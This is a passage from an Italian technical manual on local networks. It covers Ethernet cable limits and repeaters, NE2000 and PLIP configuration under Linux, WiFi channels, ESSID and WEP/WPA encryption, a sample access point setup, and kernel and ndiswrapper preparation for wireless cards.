Figura 32.52. Cavo coassiale RG58, connettori a «T» e terminatori resistivi.

A seconda del tipo di connessione prescelto per la rete Ethernet, si hanno delle limitazioni sulla lunghezza massima del cavo utilizzato. In base a questi limiti, per distinguere il tipo di connessione si utilizzano i nomi 10base2 per la connessione sottile e 10base5 per la connessione normale. Nel caso di connessione attraverso cavo UTP, si utilizza il nome 10baseT.

Tabella 32.53. Caratteristiche delle connessioni Ethernet e lunghezze massime dei cavi.

Ethernet	Velocità	Connessione	Distanza	Descrizione
10base5	10 Mbit/s	*thick* RG213	≤ 500 m	Richiede il *vampire tap*.
10base2	10 Mbit/s	*thin* RG58	< 200 m	Cavo passante con connettore a «T».
10baseT	10 Mbit/s	UTP	< 100 m	Richiede un ripetitore o un commutatore di pacchetto.

32.6.1.1 Esempio di configurazione della scheda NE2000 con il kernel Linux

La scheda Ethernet a 10 Mbit/s, storicamente più diffusa negli anni 1990, è stata la NE2000 insieme a tutti i suoi cloni. Si tratta di una scheda ISA a 16 bit e richiede che le sia riservato un indirizzo IRQ e un indirizzo di I/O. Ciò a differenza di altre schede che possono richiedere anche una zona di memoria.[3]

La configurazione predefinita tradizionale di una NE2000 è IRQ 3 e I/O 300_{16} che però la mette in conflitto con la seconda porta seriale a causa dell'indirizzo IRQ. Diventa quindi necessario cambiare questa impostazione attraverso lo spostamento di ponticelli sulla scheda, o l'uso di un programma di configurazione, di solito in Dos.

Il kernel Linux deve essere stato predisposto per l'utilizzo di questo tipo di schede e durante l'avvio è normalmente in grado di identificarne la presenza. L'esistenza di una scheda NE2000 viene verificata in base alla scansione di alcuni indirizzi I/O e precisamente: 300_{16}, 280_{16}, 320_{16} e 340_{16}.[4] Se la scheda è stata configurata al di fuori di questi valori, non può essere individuata, a meno di utilizzare un'istruzione apposita da inviare al kernel prima del suo avvio. Quando si vogliono utilizzare più schede nello stesso elaboratore è necessario informare il kernel attraverso un parametro composto nel modo seguente:

```
ether=irq,indirizzo_i/o,nome
```

- ***irq***

  Rappresenta il numero decimale di IRQ.

- ***indirizzo_i/o***

  Rappresenta l'indirizzo di I/O di partenza da utilizzare, espresso in esadecimale.

- ***nome***

  Rappresenta il nome da abbinare all'interfaccia. Trattandosi di schede Ethernet, il nome è '**eth*n***', dove ***n*** rappresenta un numero a partire da zero.

Per esempio, se si installano due schede configurate rispettivamente come IRQ 11, I/O 300_{16} e IRQ 12, I/O 320_{16}, si può utilizzare l'istruzione seguente da inviare a un kernel Linux:

```
ether=11,0x300,eth0 ether=12,0x320,eth1
```

Per controllare se le schede installate sono rilevate correttamente dal kernel basta leggere i messaggi iniziali, per esempio attraverso '**dmesg**'.

Ci sono comunque molte altre possibilità di configurazione e per questo conviene leggere *Ethernet-HOWTO* di Paul Gortmaker.

32.6.2 IEEE 802.3/ISO 8802.3: ripetitori, e limiti di una rete

Il ripetitore è un componente che collega due reti intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Nella tecnologia usata per i 10 Mbit/s è normale l'uso


di ripetitori, sia per allungare una rete locale, sia per raccogliere i collegamenti UTP di un gruppo di elaboratori.

L'uso dei ripetitori in una rete è sottoposto a delle limitazioni, che richiedono calcoli complessi, ma generalmente si fa riferimento a dei modelli approssimativi già pronti, che stabiliscono delle limitazioni più facili da comprendere e gestire.

32.6.2.1 10base5 senza ripetitori

La connessione 10base5, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG213 (*thick*, cioè grosso), da 50 ohm, con una lunghezza massima di 500 m, terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti i ricetrasmettitori, o MAU (*Medium attachment unit*), che si collegano al cavo attraverso il *vampire tap* (una sorta di ago che si insinua nell'anima del cavo, senza creare cortocircuiti) e a loro volta sono collegati alla scheda di rete con un cavo apposito. I vari ricetrasmettitori possono essere al massimo 100 e la distanza sul cavo, tra uno qualunque di questi e il successivo, è al minimo di 2,5 m.

Figura 32.55. Regole per una rete 10base5 senza ripetitori.




Come si può intuire, se il tratto di cavo coassiale non è continuo, ma ottenuto dalla giunzione di più pezzi, la lunghezza massima deve essere diminuita.

32.6.2.2 10base2 senza ripetitori

La connessione 10base2, senza la presenza di ripetitori, prevede l'uso di un cavo coassiale RG58 (*thin*, cioè sottile), da 50 ohm, con una lunghezza massima di 180 m (quasi 200 m, da cui il nome 10base2), terminato alle due estremità con una resistenza da 50 ohm. Lungo il cavo possono essere inseriti dei connettori BNC a «T», attraverso cui collegare un ricetrasmettitore MAU, o direttamente una scheda che incorpora tutte le funzionalità. Le varie inserzioni poste nella rete possono essere un massimo di 30, poste a una distanza minima di 0,5 m lungo il cavo.

Figura 32.56. Regole per una rete 10base2 senza ripetitori.




32.6.2.3 10baseT

La connessione 10baseT prevede il collegamento di due sole stazioni, cosa che in pratica si traduce nella necessità di utilizzare almeno un ripetitore multiplo, ovvero un *hub* passivo. Le caratteristiche del cavo utilizzato per la connessione 10baseT non sono uniformi e perfettamente standardizzate, tuttavia, generalmente si può raggiungere una lunghezza massima di 100 m.

32.6.2.4 Regole elementari di progettazione

La regola di progettazione più semplice, stabilisce che tra due stazioni qualunque possono essere attraversati al massimo quattro ripetitori, utilizzando cinque segmenti (cavi), di cui al massimo tre di tipo coassiale (RG58 o RG213).


Figura 32.57. Esempio di configurazione massima con quattro ripetitori, tre segmenti coassiali e due segmenti 10baseT.



La figura 32.57 mostra una situazione molto semplice, in cui tre segmenti 10base2 o 10base5 collegano tra loro quattro ripetitori che poi si uniscono all'esterno con un segmento 10baseT. La figura mostra il collegamento di due sole stazioni, ma i ripetitori più esterni potrebbero essere muniti di più porte 10baseT, in modo da collegare più stazioni.

Eventualmente, in base alle regole date, anche nei tratti di collegamento coassiale è possibile inserire delle stazioni.

Figura 32.58. Esempio di configurazione massima in cui, pur apparendo cinque ripetitori, tra due stazioni ne vengono attraversati al massimo quattro. I ripetitori agli estremi dispongono di più connessioni 10baseT.



Si può osservare che, negli esempi mostrati, i collegamenti UTP sono sempre solo di tipo 10baseT. Ciò dipende dal fatto che con lo standard dei cavi coassiali non si possono raggiungere velocità superiori. Pertanto, di norma, se si intende usare collegamenti basati su cavi in rame, il cavo coassiale viene abbandonato e ci si limita al cavo UTP, pur con i suoi limiti di lunghezza.

I commutatori di pacchetto, o *switch*, sono diversi dai ripetitori generici, o *hub* passivi, in quanto i primi si comportano come dei bridge. In questo senso, i commutatori di pacchetto non sono sottoposti alle limitazioni dei ripetitori, soprattutto per quanto riguarda la condivisione del ***dominio di collisione***. Infatti, un bridge è in grado normalmente di determinare se una stazione si trova in un collegamento o meno; in questo modo, i pacchetti possono essere filtrati, impedendo di affollare inutilmente i collegamenti che non ne sono interessati.

32.6.3 PLIP

Due elaboratori potrebbero essere connessi utilizzando le vecchie porte parallele (quelle usate originariamente per le stampanti). Si ottiene in questi casi una connessione PLIP.[5] La gestione della comunicazione PLIP avviene direttamente nel kernel che deve essere stato compilato opportunamente per ottenere questa funzionalità.

Le porte parallele possono essere fondamentalmente di due tipi: quelle normali e quelle bidirezionali. Per questa ragione, in origine sono stati utilizzati due tipi di cavo. Attualmente però, l'unico cavo considerato standard è quello incrociato adatto a tutti i tipi di porta parallela.

L'utilizzo del cavo bidirezionale, considerato sconsigliabile, ma di cui si trova ancora traccia nelle documentazioni, implica qualche rischio in più di danneggiamento delle porte parallele.

Segue lo schema del cavo per la connessione PLIP (si può consultare anche la sezione 9.12.4). Eventualmente si può anche leggere il contenuto del file '***sorgenti_linux***`/drivers/net/README1.PLIP`' che è fornito insieme al kernel Linux.

Cavo parallelo incrociato.

Connettore A DB-25 maschio			Connettore B DB-25 maschio
Nome	Contatto	Contatto	Nome
Data Bit 0	2	15	*Error*
Data Bit 1	3	13	*Select*
Data Bit 2	4	12	*Paper Out*
Data Bit 3	5	10	*Acknowledge*
Data Bit 4	6	11	*Busy*
Acknowledge	10	5	*Data Bit 3*
Busy	11	6	*Data Bit 4*
Paper Out	12	4	*Data Bit 2*
Select	13	3	*Data Bit 1*
Error	15	2	*Data Bit 0*
Signal Ground	25	25	*Signal Ground*

32.6.3.1 Problemi con le porte parallele

Le porte parallele non sono tutte uguali: i problemi maggiori potrebbero presentarsi con le porte degli elaboratori portatili, o comunque quelle incorporate nella scheda madre dell'elaboratore. In questi casi, la loro configurazione dovrebbe essere gestita attraverso un programma contenuto nel firmware (il BIOS) ed è importante verificare tale configurazione.

La configurazione riguarda generalmente l'indirizzo di I/O, eventualmente anche il numero di IRQ. Alcune configurazioni potrebbero prevedere l'impostazione della porta come «normale» o «bidirezionale». Se si può scegliere, è opportuno che la porta sia normale.


A questo punto si pone il problema del riconoscimento della porta da parte del kernel. Se il file principale del kernel incorpora la gestione del protocollo PLIP, l'interfaccia dovrebbe essere individuata automaticamente e in modo corretto (riguardo alla sua configurazione effettiva). Eventualmente si può inviare un messaggio al kernel Linux attraverso il meccanismo dei parametri di avvio (sezione 8.5). Anche nel caso dell'utilizzo di un modulo, il rilevamento dell'interfaccia dovrebbe avvenire in modo corretto.

In tutti i casi in cui è necessario fornire al kernel le caratteristiche hardware dell'interfaccia parallela, è indispensabile indicare sia l'indirizzo di I/O, sia il numero di IRQ. Se si indica un numero di IRQ errato, si rischia di ottenere il funzionamento intermittente dell'interfaccia, cosa che magari potrebbe fare pensare ad altri problemi.

32.7 WiFi, IEEE 802.11, ISO/IEC 8802.11

Con la sigla WiFi si identifica un insieme di dispositivi conformi alle specifiche IEEE 802.11, ovvero ISO/IEC 8802.11, le quali definiscono una tecnologia di comunicazione dati via radio, per le reti locali. A questo proposito si usa la sigla WLAN (*Wireless LAN*) per distinguere il fatto che la rete locale è connessa fisicamente via radio e non attraverso un cablaggio tradizionale.


Figura 32.60. Collocazione dei componenti di una rete WiFi nel modello ISO-OSI.



32.7.1 LAN e WLAN

Lo standard IEEE 802.11 definisce sostanzialmente dei componenti che riguardano i primi due livelli del modello ISO/OSI, fisico e collegamento dati, analogamente a quanto avviene con una rete Ethernet. Per fare un'associazione tra une rete locale cablata tradizionale e una rete locale senza fili, il componente che fa da concentratore (*switch* o commutatore di pacchetto) viene sostituito con quello che è noto come *access point*, ovvero da un ***punto di accesso***.

Figura 32.61. Una rete locale cablata tradizionale, a confronto con una rete locale senza fili, equivalente.



La potenza usata per la comunicazione via radio è estremamente bassa, pertanto, in condizioni normali, si possono coprire solo brevi distanze, soprattutto all'interno di un edificio a causa della divisione dello spazio in stanze. Come in una rete locale cablata, dove i componenti concentratori possono essere messi in cascata, anche i punti di accesso possono essere multipli, con la differenza che i vari nodi collegati senza filo negoziano e aggiornano automaticamente la connessione con questo o quel punto.

Figura 32.62. Una rete locale cablata tradizionale, articolata con più di un concentratore.





Figura 32.63. Una rete locale mista, con cablaggio e vari punti di accesso via radio.



Così come è possibile costruire una rete locale articolata con diversi punti di accesso, si può realizzare una rete metropolitana completa, a uso di tutti i suoi cittadini, anche se in tal caso la tecnologia che collega i vari punti di accesso non può essere la stessa usata per le reti locali comuni.

32.7.2 Standard di comunicazione

Nell'ambito dello standard IEEE 802.11, esistono diverse alternative nel modo di comunicare tra i componenti, pertanto si usa considerare una lettera minuscola aggiuntiva, con la quale si specifica il livello di tale tipo di comunicazione. In particolare va notato che le frequenze radio utilizzate sono quelle attorno ai 2,4 GHz e quelle attorno ai 5 GHz, dove le prime sono le più usate nell'ambito delle reti locali.

Le frequenze intorno ai 2,4 GHz possono essere disturbate dalla vicinanza di forni a microonde, i quali operano nello stesso spettro. Pertanto, la presenza di tali forni va considerato prima di progettare una rete locale senza fili.

La tabella successiva mostra quali sono i livelli comuni dello standard. Va osservato che i componenti più facili da reperire sono conformi, generalmente, allo standard «b» e «g».

Tabella 32.64. Livelli comuni dello standard IEEE 802.11.

Livello	Banda di frequenze	Flusso massimo di dati
802.11a	5 GHz	54 Mbit/s
802.11b	2,4 GHz	11 Mbit/s
802.11g	2,4 GHz	54 Mbit/s

32.7.3 Canale di comunicazione

Le varie bande attribuite al WiFi sono suddivise in canali. In una rete organizzata attraverso dei punti di accesso, il canale di ogni punto di accesso deve essere configurato espressamente, avendo cura di cercare un canale differente per ogni uno. Al contrario, i nodi che si devono collegare ai punti di accesso scandiscono i canali alla ricerca del primo punto di accesso disponibile.

È possibile fare funzionare reti logiche distinte, benché funzionanti sullo stesso canale, ma è evidente che ciò impoverisce le prestazioni della comunicazione.


Tabella 32.65. Canali della banda dei 2,4 GHz. In generale si parte da 2,412 GHz con incrementi di 0,005 GHz (cinque megahertz), tranne per il canale 14 che è più distanziato.

Canale	Frequenza	Canale	Frequenza
1	2,412 GHz	2	2,417 GHz
3	2,422 GHz	4	2,427 GHz
5	2,432 GHz	6	2,437 GHz
7	2,442 GHz	8	2,447 GHz
9	2,452 GHz	10	2,457 GHz
11	2,462 GHz	12	2,467 GHz
13	2,472 GHz	14	2,484 GHz

32.7.4 ESSID: extended service set id

Dal momento che più reti senza fili possono interferire tra di loro, è necessario un modo per definire a quale «rete logica» ogni nodo appartiene. In altri termini si definisce una sorta di dominio, individuato da un nome, il quale viene assegnato a tutti i nodi di una certa rete logica, in modo che ognuno sappia distinguere i dati che gli appartengono da quelli che invece deve ignorare. Questo nome è definito come ESSID, ovvero *Extended service set id*, il quale viene spesso abbreviato solo come SSID.

Figura 32.66. Distinzione di due WLAN attraverso il nome che definisce l'identità ESSID.



32.7.5 Crittografia

Le comunicazioni via radio dello standard IEEE 802.11 possono essere gestite in chiaro o attraverso diversi sistemi crittografici. Una comunicazione in chiaro consente ai nodi di potervi partecipare senza bisogno di informazioni aggiuntive, perché il dominio ESSID può essere scandito automaticamente, mentre per le comunicazioni cifrate comuni si richiede la conoscenza di una chiave segreta (salva la possibilità di usare anche altri metodi di autenticazione).

Le reti senza fili, non cifrate, si prestano così per gli accessi pubblici, concessi a tutti indiscriminatamente, nell'ambito del raggio di azione della comunicazione radio stessa. In tal caso, gli utenti devono sapere che la loro comunicazione può essere intercettata da chiunque nelle vicinanze, pertanto le informazioni delicate possono essere fornite soltanto se all'interno di protocolli con un proprio sistema cifrato (come HTTPS per esempio).


Il primo sistema di cifratura usato per le reti WiFi è stato quello denominato WEP, ovvero *Wired equivalent privacy*, divenuto subito poco efficace, a causa della scoperta di un difetto nell'algoritmo usato. Successivamente si è introdotto il metodo WPA, o *WiFi protected access*, il quale può essere usato secondo varie modalità, tra cui l'uso di una chiave segreta come nel caso di WEP (PSK, ovvero *pre-shared key*), e l'uso di certificati elettronici (si veda eventualmente il capitolo 44 per la spiegazione di cosa siano certificato e firma digitali). Quando per la configurazione del sistema crittografico deve essere fornita una chiave segreta, questa potrebbe essere richiesta in formato ASCII, oppure in esadecimale.

Il sistema crittografico WEP richiede la definizione di una chiave segreta che deve avere una dimensione esatta. Per la precisione, esistono varie versioni nella lunghezza di tale chiave, ma non sono ammissibili dimensioni intermedie. Tra i vari tipi di crittografica WEP, quelli usati comunemente sono il WEP-64 bit, con una chiave effettiva di 40 bit, e il WEP-128 bit, con una chiave effettiva di 104 bit.

Tabella 32.67. Lunghezza delle chiavi WEP ammissibili.

Tipo di crittografia WEP	Lunghezza della chiave in bit	Lunghezza della chiave in byte	Lunghezza della chiave in cifre esadecimali
64 bit	40 bit	5 byte	10 cifre
??	64 bit	8 byte	16 cifre
128 bit	104 bit	13 byte	26 cifre
??	128 bit	16 byte	32 cifre
??	152 bit	19 byte	28 cifre
??	232 bit	29 byte	58 cifre
??	256 bit	32 byte	64 cifre


Figura 32.68. Due WLAN con configurazione indipendente del nome ESSID e del sistema crittografico.



32.7.6 Configurazione di un punto di accesso

I punti di accesso sono scatoline che spesso integrano le funzionalità di un commutatore di pacchetto (*switch*) e dispongono di un proprio sistema operativo, con cui si interagisce attraverso un servente HTTP incorporato. In altri termini, queste scatole dispongono di un proprio indirizzo IPv4, al quale ci si collega con l'aiuto di un navigatore ipertestuale, per la configurazione.

Figura 32.69. Per la configurazione di un punto di accesso serve inizialmente un collegamento provvisorio attraverso un cavo Ethernet tradizionale. L'indirizzo per il collegamento è indicato normalmente nel manuale dell'apparecchio e l'utenza amministrativa è solitamente '**admin**'.



L'indirizzo a cui ci si deve collegare inizialmente, nella maggior parte dei casi è 192.168.0.1 (*http://192.168.0.1*); l'utenza amministrativa è normalmente '**admin**', mentre la parola d'ordine da fornire per accedere potrebbe essere inizialmente «admin», «default» o nulla. Naturalmente va consultato per questo il manuale dell'apparecchio, inoltre, questi oggetti sono provvisti di un pulsantino di ripristino della configurazione di partenza, nei casi in cui si dimentichi la parola d'ordine o sia stata memorizzata una configurazione che non si riesce a modificare ulteriormente.

Tabella 32.70. Esempio di configurazione di un punto di accesso.

Voce di configurazione	Valore attribuito
`management IP address`	192.168.0.1
`netmask`	255.255.255.0
`mode`	AP (*Access point*)
`band`	2.4 GHz, b+g
`ESSID`	appunti2

Voce di configurazione	Valore attribuito
`channel`	11
`encryption`	WPA-PSK (*WPA pre-shared key*)
`WPA unicast cipher suite`	TKIP
`key format`	ASCII string
`PSK (pre-shared key)`	segretissimo

Nell'esempio di configurazione riportato dalla tabella si può osservare che sarebbe possibile fornire la chiave segreta di accesso in una forma differente (per la precisione in esadecimale). Tuttavia, esistono dei punti di accesso che non consentono una forma diversa di indicazione di tale chiave per il tipo WPA-PSK (come nel caso scelto). Al contrario, quando si sceglie una crittografia di tipo WEP, si potrebbe essere costretti a fornire la chiave in forma esadecimale. Nella tabella successiva si vede la variante della configurazione in presenza di un sistema crittografico WEP-128 bit (con chiave lunga 104 bit, ovvero 13 byte). Va osservato che le chiavi da indicare sono quattro, da usare in modo alternativo.

Tabella 32.71. Esempio alternativo di configurazione per la crittografia WEP.


Voce di configurazione	Valore attribuito
`encryption`	WEP
`key length`	128 bit
`key format`	ASCII (13 characters)
`WEP key 0`	asdfghjklzxcv
`WEP key 1`	sdfghjklzxcvb
`WEP key 2`	dfghjklzxcvbn
`WEP key 3`	fghjklzxcvbnm

Si può notare che, di norma, si possono scegliere solo due tipi di chiavi WEP: una basata su un sistema a 64 bit che utilizza chiavi da 40 bit (5 byte), e una basata su un sistema a 128 bit che utilizza chiavi da 104 bit (13 byte).

32.7.7 Configurazione automatica dei nodi periferici

Nella progettazione di una rete senza fili, con l'ausilio di uno o più punti di accesso, si prevede generalmente un sistema di assegnazione automatica degli indirizzi IPv4 attraverso il protocollo DHCP. Di solito le apparecchiature che svolgono il ruolo di punti di accesso sono in grado di attivare un servizio DHCP; tuttavia, in presenza di più di uno di questi apparecchi nella stessa rete logica che si vuole gestire, fa sì che il servizio DHCP debba essere gestito esternamente a questi.

Figura 32.72. Collocazione del servizio DHCP.



32.7.8 Ruoli o modalità di funzionamento

Nell'ambito di una rete senza fili, i nodi che la compongono (nodi per il livello due del modello ISO/OSI) possono avere ruoli differenti, i quali dipendono anche da una modalità operativa che può essere diversa da quanto mostrato fino a questo punto.

Le modalità più comuni per la gestione di una rete senza fili sono il tipo *infrastructure*, ovvero *managed*, e il tipo *ad-hoc*. I nodi che utilizzano queste modalità sono delle ***celle***, secondo la terminologia usata per il WiFi. Nel primo caso (*infrastructure* o *managed*) si hanno le reti gestite da uno o più punti di accesso, mentre nella modalità *ad-hoc* si hanno celle statiche, estranee alla gestione di punti di accesso. In altri termini, le celle *managed* possono passare dal controllo di vari punti di accesso (nell'ambito dello stesso ESSID), cambiando anche frequenza in modo automatico, mentre le celle *ad-hoc* sono configurate in un certo modo e così restano, come quando si opera in una rete locale cablata.

Figura 32.73. Confronto tra le modalità *ad-hoc* e *managed* (*infrastructure*).




Tabella 32.74. Alcune modalità di funzionamento di un componente WiFi.

Modalità	Descrizione
ad-hoc	Cella di una rete priva della gestione di punti di accesso.
infrastructure *managed*	Cella collegata attraverso dei punti di accesso.
punto di accesso	Nodo che funge da punto di accesso.
ripetitore	Nodo che ripete il segnale di altri nodi senza fili.

Tabella 32.75. Terminologia usata nella tecnologia WiFi.

Termine	Descrizione
WAP, *wireless access point* AP, *access point* punto di accesso	Componente che sostituisce idealmente il concentratore di una rete locale cablata. La modalità di funzionamento di una rete senza fili, per la quale si fa uso di uno o più punti di accesso, è nota come *infrastructure mode*, ovvero *managed mode*.
wireless NIC *wireless network interface*	È l'interfaccia di rete senza fili.
ESSID, *Extended service set id* SSID, *Service set id*	Nome identificativo della connessione, usato in tutti i componenti di una certa rete locale senza fili, per distinguerli da quelli di altre reti, presenti nello stesso raggio di azione.
WEP, *Wired equivalent privacy*	Sistema crittografico usato originariamente nelle reti senza fili. Attualmente questo sistema è superato, in quanto è molto facile scoprire la chiave necessaria a decifrarlo.
WPA, *WiFi protected access*	Sistema crittografico usato nelle reti senza fili, ritenuto molto più affidabile rispetto al WEP.
PSK, *Pre shared key*	Chiave segreta condivisa prima di poter instaurare la comunicazione.

32.7.9 Preparazione del kernel Linux

La gestione di una rete senza fili, con i sistemi GNU/Linux, implica la predisposizione di un kernel appropriato e l'uso di strumenti per la configurazione delle interfacce di rete di questo tipo, più o meno come avviene già per la gestione delle interfacce Ethernet. Tuttavia, le interfacce di rete da usare per le comunicazioni senza fili sono in una fase di rapida evoluzione tecnologica, con la conseguenza che il kernel non è sempre abbastanza aggiornato per gestirle con il proprio codice nativo. Pertanto, per questo tipo di attività, si può essere costretti a utilizzare dei gestori (*driver*) realizzati per MS-Windows, attraverso un modulo speciale in grado di amministrarli e di farli comunicare con il kernel stesso.

Nel kernel Linux, la gestione delle reti senza fili va attivata a partire dal menù *Networking support, Wireless*:

```
--- Wireless
<M>   cfg80211 - wireless configuration API
[ ]     nl80211 testmode command
[ ]     enable developer warnings
[ ]     cfg80211 regulatory debugging
[*]     enable powersave by default
[ ]     cfg80211 DebugFS entries
[*]     cfg80211 wireless extensions compatibility
[*]   Wireless extensions sysfs files
{M}   Common routines for IEEE802.11 drivers
[ ]   lib80211 debugging messages
<M>   Generic IEEE 802.11 Networking Stack (mac80211)
      Default rate control algorithm (Minstrel) --->
[*]   Enable mac80211 mesh networking (pre-802.11s) support
-*-   Enable LED triggers
[ ]   Export mac80211 internals in DebugFS
[ ]   Select mac80211 debugging features --->
```

Successivamente, dal menù *Device Drivers, Network device support, Wireless LAN*, vanno selezionati i componenti che si intendono usare:

```
--- Wireless LAN
<M>   Aviator/Raytheon 2.4GHz wireless support
<M>   Marvell 8xxx Libertas WLAN driver support with thin fi
<M>     Marvell Libertas 8388 USB 802.11b/g cards with thin
<M>   Cisco/Aironet 34X/35X/4500/4800 ISA and PCI cards
<M>   Atmel at76c50x chipset   802.11b support
<M>     Atmel at76c506 PCI cards
<M>     Atmel at76c502/at76c504 PCMCIA cards
<M>   Atmel at76c503/at76c505/at76c505a USB cards
<M>   Cisco/Aironet 34X/35X/4500/4800 PCMCIA cards
<M>   Planet WL3501 PCMCIA cards
[...]
```

Come viene chiarito nelle sezioni successive, il kernel da solo potrebbe non bastare, costringendo all'utilizzo di codice nativo per MS-Windows, attraverso NDISwrapper, cosa che però richiede la preparazione di un modulo con lo stesso nome ('**`ndiswrapper`**'), attraverso sorgenti da procurarsi separatamente.

Una volta procurati i sorgenti per il modulo '**`ndiswrapper`**', dovrebbe essere sufficiente estrarli dall'archivio di distribuzione e quindi procedere con la compilazione e installazione. A ogni modo, perché il procedimento possa andare a buon fine, occorre che il kernel per il quale si vuole produrre tale modulo sia già in funzione e che i sorgenti di questo siano stati lasciati nella loro posizione originale (quella in cui si trovavano al momento della compilazione) e che non siano stati ripuliti dai file intermedi prodotti dalla compilazione stessa.

```
# tar xzvf ndiswrapper-versione.tar.gz [ Invio ]

# cd ndiswrapper-versione [ Invio ]

# make [ Invio ]

# make install [ Invio ]
```

Il modulo compilato in questo modo dovrebbe essere collocato automaticamente nella directory '`/lib/modules/`***`versione_kernel`***`/misc/`'.

